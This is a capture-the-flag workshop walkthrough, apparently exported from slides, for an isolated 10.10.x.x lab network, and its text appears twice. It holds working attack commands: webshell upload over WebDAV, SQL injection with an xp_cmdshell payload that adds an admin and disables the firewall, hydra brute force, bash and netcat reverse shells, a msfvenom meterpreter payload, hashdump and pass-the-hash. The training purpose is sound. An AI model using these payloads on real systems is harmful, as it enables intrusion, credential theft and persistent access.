Student IP Address
IP : 10.10.1.11 - 10.10.1.49
Subnet mask : 255.255.255.0
Default GW : 10.10.1.1
Target IP address : Internet Facing
10.10.1.1-
10.10.1.50
: Internal IP
10.10.x.x

Target Diagram
10.10.1.0/24
mini CTF Workshop Guide
10.10.1.49
: Internet Facing
-10.10.1.9
10.10.1.50 - 10.10.1.249
: Internal IP
10.10.10.0/24
10.10.30.0/24
NAT Setting for Kali
[Scan Phase]
nmap -A -vv -Pn -p- 10.10.1.xxx -oA scan_xxx.txt
The result will show
Host Open ports
10.10.1.50
10.10.1.100
10.10.1.157
10.10.1.199
10.10.1.201
10.10.1.205
10.10.1.210
10.10.1.249

FLAG NOTE
FLAG FLAG_MESSAGE FLAG_LOCATION
FLAG0
FLAG1
FLAG2
FLAG3
FLAG4
FLAG5
FLAG6
FLAG7
FLAG8
FLAG9
FLAG10
FLAG11
FLAG12
FLAG13
FLAG14
FLAG15
FLAG16

Target IP: 10.10.1.100
access to http://10.10.100 and try to guess password
Hint: mote likely use user of Cisco device is cisco
After we can successfully guess the password, we will access to FE_SWITCH

Access to FE_SWITCH configuration at
Use command show run to show running configuration

This is the result and find the FLAG1 in the configuration file

Next step, try to crack admin user's password by copy "106825382245481C0905210836312321"
use http://www.ifm.net.nz/cookbooks/passwordcracker.html to crack password and you will get
FLAG2

From this configuration, you will notice that FE_SWITCH allow telnet from 10.10.30.0/24
but our IP is 10.10.1.x
So, Try to add access-list to allow our IP to telnet by add access-list by access to
http://10.10.1.100/level/15/exec/-/configure/http and run
access-list 10 permit 10.10.1.10
Then telnet to 10.10.1.10
telnet 10.10.1.10

use username admin and cracked password we get from the previous step
access to enable mode by comamnd
> enable
with the password you guess from the previous step and run
# show cdp neig detail
You will see FE_SWITCH is connected to BE_SWITCH and IP of BE_SWITCH is 10.10.30.100
So, we need to telnet to 10.10.30.100 and use the same user/password we get from previous
step. You will find the FLAG5 in BE_SWITCH configuartion
Target IP: 10.10.1.210

use kali to download FLAG3.zip file
wget http://10.10.1.210/FLAG3.zip
Decompress rockyou dictionary
gzip -d /usr/share/wordlists/rockyou.txt.gz
Crack password of FLAG3.zip file by using fcrackzip with rockyou dictionary
fcrackzip FLAG3.zip -u -D -p /usr/share/wordlists/rockyou.txt
Use the password you get to open ZIP file
You will get FLAG3:___________________________________
Next step
We see 10.10.1.210/dav is webdav path and it most likely the way to PUT file to web server

test to PUT file by using cadaver command on kali
echo test > testfile.txt
cadaver http://10.10.1.210/dav/
dav:/dav/> PUT testfile.txt
Test access uploaded file
Download webshell
wget https://raw.githubusercontent.com/wso-shell/WSO/master/WSO.php
cadaver http://10.10.1.210/dav/
dav:/dav/> PUT WSO.php

If shell upload successfully we will see WSO.php on the list
Access to WSO webshell with password root
Now, we can access web shell

Find FLAG14.txt at / path of the system

Target IP: 10.10.1.157
Try to access http://10.10.1.157
We need to find existing path by using DirBuster. We can download here :
https://sourceforge.net/projects/dirbuster/files/latest/download. Set the scan task by following
this picture and then click start

This it the example result we will get from the scan
Then try to access main.aspx and login.aspx
try to login with single quote (') as username / password to check sql-injection vulnerability
Then you will get this following error page that show error detail of line of error code

In the error, we can find some database query detail and the path we server. From the query
statement, it likely to be injectable. So, we can test with ' OR '1'='1';-- and user field.
however the field is limited to 10 characters. I this case, BurpSuite is need to use as proxy.
Set BrupSuite proxy port to 8080
and set proxy on browser to point to BurpSuite at localhost port 8080
Try to login again and use BuirpSuite in intercept the request and then use ' OR '1'='1';-- in
user field with any password and then click to intercept off
Now, we can access to the system by using SQL injection technique. However, the FLAG will be
show only if we can access the system with CEO account which is the 2nd account in the
database
So, we need to modify the injection statement to select the 2nd user in the database. From the
injection we get user "admin" and in the Error message we get from the previous step has field
name [User] in the table. So, the modify SQL injection statement is
' OR '1'='1' AND [User] not like 'admin';--
We will get FLAG6 from the system
Inject the follow statement to create user on the target server and we will use other computer
to remote to the target host later
1';EXEC sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure 'xp_cmdshell',
1;RECONFIGURE;EXEC master..xp_cmdshell 'net user /add shellcodenoobx P@ssw0rd!';EXEC
master..xp_cmdshell 'net localgroup administrators /add shellcodenoobx';EXEC master..xp_cmdshell
'net localgroup "Remote Desktop Users" /add shellcodenoobx';EXEC master..xp_cmdshell 'netsh
firewall set opmode disable';--

Target IP: 10.10.1.199
This server open port tcp:22 and tcp:80
Access to http://10.10.1.199, we will see the under construction page
However, will source is a good idea to see more information
and you will see some code comment file (lists.txt) from user ironman.
Then access lists.txt

Download this file and use as the dictionary to perform ssh dictionary attack
wget http://10.10.1.199/lists.txt
use command hydra in kali to perform password dictionary attack to target by using following
command
hydra 10.10.1.199 ssh -l ironman -P lists.txt -s 22 -vv

Then use the user ironman and cracked password to ssh to target server and find the FLAG15
We need to be root of this server to get one more flag. So, we try to find the way to escalate
privilege to be root. from ls -al command, we found that clean_job.sh script is root owner
permission and allow other user to modify (this is the serious security misconfiguration)

Then we try to modify clean_job.sh file to reverse shell connect to our kali with root permission
by using following line of bash
nano clean_job.sh
Add add
bash -i >& /dev/tcp/10.10.1.10/4444 0>&1

Then run nc to listen to revers_shell back to port 4444 by run this command
and wait until get reverse shell connect back to kali then ls and cat FLAG16.txt to get flag
Target IP: 10.10.1.50
This IP enable Remote Desktop service. So I can try to use some known credential.
Hint: this system MR. ironman is administrator (Password can be reuse)
We will get FLAG7

From this point, we can use some local exploit like MS16_032 to perform local exploit and
escalate privilege to SYSTEM. you will get one more flag at administrator desktop
The command to run MS16_032 is follow this step
C:UsersironmanDesktop>powershell -ExecutionPolicy bypass
PS C:UsersironmanDesktop> Import-Module .Invoke-MS16-032.ps1
PS C:UsersironmanDesktop> Invoke-MS16-032
Then find the flag at administrator desktop
Next step use this PC to connect to 10.10.1.157 server but use 10.10.10.157 instead of (internal
IP in DMZ Zone). We will get FLAG13
Then we need to get hash of this machine and use to access CEO Desktop

Generate reverse meterpreter shell
msfvenom -p windows/meterpreter/reverse_tcp LPORT=4444 LHOST=10.10.1.10 -a x86 -f exe
-o met_4444.exe
Upload this meterpreter to 10.10.1.50. You may need to set remote desktop share to upload file
to target server

start multi handler in msfconsole
use escalated prompt get from MS16_032 exploit to run meterpreter
we need to migrate to higher privilege by use SYSTEM running process. To list the process use
command ps

then migrate to spoolsv.exe process by using process ID
then run hash dump
we will use administrator hash to access CEO PC (10.10.10.197)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:db99dafbd066bb5ed60a18e07361b9
62:::
To pass the hash we need to set add route and proxy by following this step
start proxy

Use following this command to pass the hash to access CEO PC
proxychains pth-winexe -U
administrator%"aad3b435b51404eeaad3b435b51404ee:db99dafbd066bb5ed60a18e07361b962"
//10.10.10.197 cmd
Then access to CEO desktop to get FLAG17.txt
Use the same proxychain to access other node in Internal network via firefox

access to http://10.10.30.1 (Firewall) with admin user and try to use known password
Hint: the password from zip crack is interesting
after we can access we will get FLAG10 in the system administrator menu

Target IP: 10.10.1.205
This server use vulnerable FTP with Backdoor function. However port of the backdoor is 6200
that will not allow by firewall. So Use IP 10.10.1.199 (compromised server) to ftp to
10.10.10.205 and use the same IP 10.10.1.199 to connect to back door at port 6200
use user test:) with any password
we will get root permission and can get FLAG at /root/FLAG11.txt

Target IP: 10.10.1.201
This host use IRC service that has backdoor
run this command to get reverse shell from backdoor
echo "AB;nc 10.10.1.10 4444 -e /bin/sh" |nc -w 2 10.10.1.201 6667
we need to run netcat to listen reverse conenction

Target IP: 10.10.1.249
FLAG0 is in the Access Point Beacon broadcasting
access to http://10.10.1.249 and try to guess user/password of the system
Hint: admin user use weak password to access this system
After you can access to the system, we will get the FLAG4 at Username for connection setting
in Interface setup tab

Test default SNMP community string
echo public > snmp.txt
echo private >> snmp.txt
use onesixtyone command in kali to test the community string by use following command
onesixtyone -c snmp.txt 10.10.1.249
User MIB browser program to walk get system configuration via SNMP
Download here http://www.ireasoning.com/download/mibpro/setup.exe
Set community string and SNMP version following this value
Set target IP Address to 10.10.1.249 and use Walk

Then, we will get the result and FLAG12 will be there

Mini CTF workshop dump

  • 1.
    Student IP Address IP: 10.10.1.11 - 10.10.1.49 Subnet mask : 255.255.255.0 Default GW : 10.10.1.1 Target IP address : Internet Facing 10.10.1.1- 10.10.1.50 : Internal IP 10.10.x.x Target Diagram 10.10.1.0/24 mini CTF Workshop Guide 10.10.1.49 : Internet Facing -10.10.1.9 10.10.1.50 - 10.10.1.249 : Internal IP 10.10.10.0/24 10.10.30.0/24
  • 2.
    NAT Setting forKali [Scan Phase] nmap -A -vv -Pn -p- 10.10.1.xxx -oA scan_xxx.txt The result will show Host Open ports 10.10.1.50 10.10.1.100 10.10.1.157 10.10.1.199 10.10.1.201 10.10.1.205 10.10.1.210 10.10.1.249
  • 3.
    FLAG NOTE FLAG FLAG_MESSAGEFLAG_LOCATION FLAG0 FLAG1 FLAG2 FLAG3 FLAG4 FLAG5 FLAG6 FLAG7 FLAG8 FLAG9 FLAG10 FLAG11 FLAG12 FLAG13 FLAG14 FLAG15 FLAG16
  • 4.
    Target IP: 10.10.1.100 accessto http://10.10.100 and try to guess password Hint: mote likely use user of Cisco device is cisco After we can successfully guess the password, we will access to FE_SWITCH
  • 5.
    Access to FE_SWITCHconfiguration at Use command show run to show running configuration
  • 6.
    This is theresult and find the FLAG1 in the configuration file Next step, try to crack admin user's password by copy "106825382245481C0905210836312321" use http://www.ifm.net.nz/cookbooks/passwordcracker.html to crack password and you will get FLAG2
  • 7.
    From this configuration,you will notice that FE_SWITCH allow telnet from 10.10.30.0/24 but our IP is 10.10.1.x So, Try to add access-list to allow our IP to telnet by add access-list by access to http://10.10.1.100/level/15/exec/-/configure/http and run access-list 10 permit 10.10.1.10 Then telnet to 10.10.1.10 telnet 10.10.1.10
  • 8.
    use username adminand cracked password we get from the previous step access to enable mode by comamnd > enable with the password you guess from the previous step and run # show cdp neig detail You will see FE_SWITCH is connected to BE_SWITCH and IP of BE_SWITCH is 10.10.30.100 So, we need to telnet to 10.10.30.100 and use the same user/password we get from previous step. You will find the FLAG5 in BE_SWITCH configuartion
  • 9.
    Target IP: 10.10.1.210 usekali to download FLAG3.zip file wget http://10.10.1.210/FLAG3.zip Decompress rockyou dictionary gzip -d /usr/share/wordlists/rockyou.txt.gz Crack password of FLAG3.zip file by using fcrackzip with rockyou dictionary fcrackzip FLAG3.zip -u -D -p /usr/share/wordlists/rockyou.txt Use the password you get to open ZIP file
  • 10.
    You will getFLAG3:___________________________________ Next step We see 10.10.1.210/dav is webdav path and it most likely the way to PUT file to web server test to PUT file by using cadaver command on kali echo test > testfile.txt cadaver http://10.10.1.210/dav/ dav:/dav/> PUT testfile.txt
  • 11.
    Test access uploadedfile Download webshell wget https://raw.githubusercontent.com/wso-shell/WSO/master/WSO.php cadaver http://10.10.1.210/dav/ dav:/dav/> PUT WSO.php If shell upload successfully we will see WSO.php on the list
  • 12.
    Access to WSOwebshell with password root Now, we can access web shell
  • 13.
    Find FLAG14.txt at/ path of the system
  • 14.
    Target IP: 10.10.1.157 Tryto access http://10.10.1.157 We need to find existing path by using DirBuster. We can download here : https://sourceforge.net/projects/dirbuster/files/latest/download. Set the scan task by following this picture and then click start
  • 15.
    This it theexample result we will get from the scan Then try to access main.aspx and login.aspx try to login with single quote (') as username / password to check sql-injection vulnerability Then you will get this following error page that show error detail of line of error code
  • 16.
    In the error,we can find some database query detail and the path we server. From the query statement, it likely to be injectable. So, we can test with ' OR '1'='1';-- and user field. however the field is limited to 10 characters. I this case, BurpSuite is need to use as proxy. Set BrupSuite proxy port to 8080 and set proxy on browser to point to BurpSuite at localhost port 8080
  • 17.
    Try to loginagain and use BuirpSuite in intercept the request and then use ' OR '1'='1';-- in user field with any password and then click to intercept off Now, we can access to the system by using SQL injection technique. However, the FLAG will be show only if we can access the system with CEO account which is the 2nd account in the database So, we need to modify the injection statement to select the 2nd user in the database. From the injection we get user "admin" and in the Error message we get from the previous step has field name [User] in the table. So, the modify SQL injection statement is ' OR '1'='1' AND [User] not like 'admin';-- We will get FLAG6 from the system
  • 18.
    Inject the followstatement to create user on the target server and we will use other computer to remote to the target host later 1';EXEC sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure 'xp_cmdshell', 1;RECONFIGURE;EXEC master..xp_cmdshell 'net user /add shellcodenoobx P@ssw0rd!';EXEC master..xp_cmdshell 'net localgroup administrators /add shellcodenoobx';EXEC master..xp_cmdshell 'net localgroup "Remote Desktop Users" /add shellcodenoobx';EXEC master..xp_cmdshell 'netsh firewall set opmode disable';--
  • 19.
    Target IP: 10.10.1.199 Thisserver open port tcp:22 and tcp:80 Access to http://10.10.1.199, we will see the under construction page However, will source is a good idea to see more information and you will see some code comment file (lists.txt) from user ironman. Then access lists.txt
  • 20.
    Download this fileand use as the dictionary to perform ssh dictionary attack wget http://10.10.1.199/lists.txt use command hydra in kali to perform password dictionary attack to target by using following command hydra 10.10.1.199 ssh -l ironman -P lists.txt -s 22 -vv Then use the user ironman and cracked password to ssh to target server and find the FLAG15
  • 21.
    We need tobe root of this server to get one more flag. So, we try to find the way to escalate privilege to be root. from ls -al command, we found that clean_job.sh script is root owner permission and allow other user to modify (this is the serious security misconfiguration) Then we try to modify clean_job.sh file to reverse shell connect to our kali with root permission by using following line of bash nano clean_job.sh Add add bash -i >& /dev/tcp/10.10.1.10/4444 0>&1
  • 22.
    Then run ncto listen to revers_shell back to port 4444 by run this command and wait until get reverse shell connect back to kali then ls and cat FLAG16.txt to get flag
  • 23.
    Target IP: 10.10.1.50 ThisIP enable Remote Desktop service. So I can try to use some known credential. Hint: this system MR. ironman is administrator (Password can be reuse) We will get FLAG7 From this point, we can use some local exploit like MS16_032 to perform local exploit and escalate privilege to SYSTEM. you will get one more flag at administrator desktop The command to run MS16_032 is follow this step
  • 24.
    C:UsersironmanDesktop>powershell -ExecutionPolicy bypass PSC:UsersironmanDesktop> Import-Module .Invoke-MS16-032.ps1 PS C:UsersironmanDesktop> Invoke-MS16-032 Then find the flag at administrator desktop Next step use this PC to connect to 10.10.1.157 server but use 10.10.10.157 instead of (internal IP in DMZ Zone). We will get FLAG13
  • 25.
    Then we needto get hash of this machine and use to access CEO Desktop Generate reverse meterpreter shell msfvenom -p windows/meterpreter/reverse_tcp LPORT=4444 LHOST=10.10.1.10 -a x86 -f exe -o met_4444.exe Upload this meterpreter to 10.10.1.50. You may need to set remote desktop share to upload file to target server start multi handler in msfconsole
  • 26.
    use escalated promptget from MS16_032 exploit to run meterpreter we need to migrate to higher privilege by use SYSTEM running process. To list the process use command ps
  • 27.
    then migrate tospoolsv.exe process by using process ID then run hash dump we will use administrator hash to access CEO PC (10.10.10.197) Administrator:500:aad3b435b51404eeaad3b435b51404ee:db99dafbd066bb5ed60a18e07361b9 62::: To pass the hash we need to set add route and proxy by following this step start proxy
  • 28.
    Use following thiscommand to pass the hash to access CEO PC proxychains pth-winexe -U administrator%"aad3b435b51404eeaad3b435b51404ee:db99dafbd066bb5ed60a18e07361b962" //10.10.10.197 cmd Then access to CEO desktop to get FLAG17.txt Use the same proxychain to access other node in Internal network via firefox
  • 29.
    access to http://10.10.30.1(Firewall) with admin user and try to use known password Hint: the password from zip crack is interesting after we can access we will get FLAG10 in the system administrator menu
  • 30.
    Target IP: 10.10.1.205 Thisserver use vulnerable FTP with Backdoor function. However port of the backdoor is 6200 that will not allow by firewall. So Use IP 10.10.1.199 (compromised server) to ftp to 10.10.10.205 and use the same IP 10.10.1.199 to connect to back door at port 6200 use user test:) with any password we will get root permission and can get FLAG at /root/FLAG11.txt
  • 31.
    Target IP: 10.10.1.201 Thishost use IRC service that has backdoor run this command to get reverse shell from backdoor echo "AB;nc 10.10.1.10 4444 -e /bin/sh" |nc -w 2 10.10.1.201 6667 we need to run netcat to listen reverse conenction
  • 32.
